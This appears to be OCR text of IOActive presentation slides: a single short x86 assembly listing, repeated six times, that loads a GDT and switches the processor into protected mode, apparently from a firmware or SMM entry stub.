



```
mov     bx,0x804d     ; 0x8000 + 0x4D
mov     ax,cs:0xfdd8  ; DSC_OFFSET + 0xD8
dec     ax
mov     WORD PTR cs:[bx],ax
mov     eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov     DWORD PTR cs:[bx+0x2],eax
lgdtd   cs:[bx];
mov     ax,0x8
mov     WORD PTR cs:[bx-0x2],ax
mov     edi,0xaef43000
lea     eax,[edi+0x8053]

mov     DWORD PTR cs:[bx-0x6],eax
mov     ebx,cr0
and     ebx,0x9ffafff3
or      ebx,0x23
mov     cr0,ebx
jmp     0x8:0xaef4b053
```

©2024 IOActive, Inc. All Rights Reserved.

IOActive.





```
mov     bx,0x804d     ; 0x8000 + 0x4D
mov     ax,cs:0xfdd8  ; DSC_OFFSET + 0xD8
dec     ax
mov     WORD PTR cs:[bx],ax
mov     eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov     DWORD PTR cs:[bx+0x2],eax
lgdtd   cs:[bx];
mov     ax,0x8
mov     WORD PTR cs:[bx-0x2],ax
mov     edi,0xaef43000
lea     eax,[edi+0x8053]

mov     DWORD PTR cs:[bx-0x6],eax
mov     ebx,cr0
and     ebx,0x9ffafff3
or      ebx,0x23
mov     cr0,ebx
jmp     0x8:0xaef4b053
```

©2024 IOActive, Inc. All Rights Reserved.

IOActive.





```
mov     bx,0x804d      ; 0x8000 + 0x4D
mov     ax,cs:0xfdd8   ; DSC_OFFSET + 0xD8
dec     ax
mov     WORD PTR cs:[bx],ax
mov     eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov     DWORD PTR cs:[bx+0x2],eax
lgdtd   cs:[bx];
mov     ax,0x8
mov     WORD PTR cs:[bx-0x2],ax
mov     edi,0xaef43000
lea     eax,[edi+0x8053]

mov     DWORD PTR cs:[bx-0x6],eax
mov     ebx,cr0
and     ebx,0x9ffafff3
or      ebx,0x23
mov     cr0,ebx
jmp     0x8:0xaef4b053
```

©2024 IOActive, Inc. All Rights Reserved.

IOActive.





```
mov     bx,0x804d      ; 0x8000 + 0x4D
mov     ax,cs:0xfdd8   ; DSC_OFFSET + 0xD8
dec     ax
mov     WORD PTR cs:[bx],ax
mov     eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov     DWORD PTR cs:[bx+0x2],eax
lgdtd   cs:[bx];
mov     ax,0x8
mov     WORD PTR cs:[bx-0x2],ax
mov     edi,0xaef43000
lea     eax,[edi+0x8053]

mov     DWORD PTR cs:[bx-0x6],eax
mov     ebx,cr0
and     ebx,0x9ffafff3
or      ebx,0x23
mov     cr0,ebx
jmp     0x8:0xaef4b053
```

©2024 IOActive, Inc. All Rights Reserved.

IOActive.





```
mov     bx,0x804d      ; 0x8000 + 0x4D
mov     ax,cs:0xfdd8   ; DSC_OFFSET + 0xD8
dec     ax
mov     WORD PTR cs:[bx],ax
mov     eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov     DWORD PTR cs:[bx+0x2],eax
lgdtd   cs:[bx];
mov     ax,0x8
mov     WORD PTR cs:[bx-0x2],ax
mov     edi,0xaef43000
lea     eax,[edi+0x8053]

mov     DWORD PTR cs:[bx-0x6],eax
mov     ebx,cr0
and     ebx,0x9ffafff3
or      ebx,0x23
mov     cr0,ebx
jmp     0x8:0xaef4b053
```

©2024 IOActive, Inc. All Rights Reserved.

IOActive.





```
mov     bx,0x804d      ; 0x8000 + 0x4D
mov     ax,cs:0xfdd8   ; DSC_OFFSET + 0xD8
dec     ax
mov     WORD PTR cs:[bx],ax
mov     eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov     DWORD PTR cs:[bx+0x2],eax
lgdtd   cs:[bx];
mov     ax,0x8
mov     WORD PTR cs:[bx-0x2],ax
mov     edi,0xaef43000
lea     eax,[edi+0x8053]

mov     DWORD PTR cs:[bx-0x6],eax
mov     ebx,cr0
and     ebx,0x9ffafff3
or      ebx,0x23
mov     cr0,ebx
jmp     0x8:0xaef4b053
```

©2024 IOActive, Inc. All Rights Reserved.

IOActive.

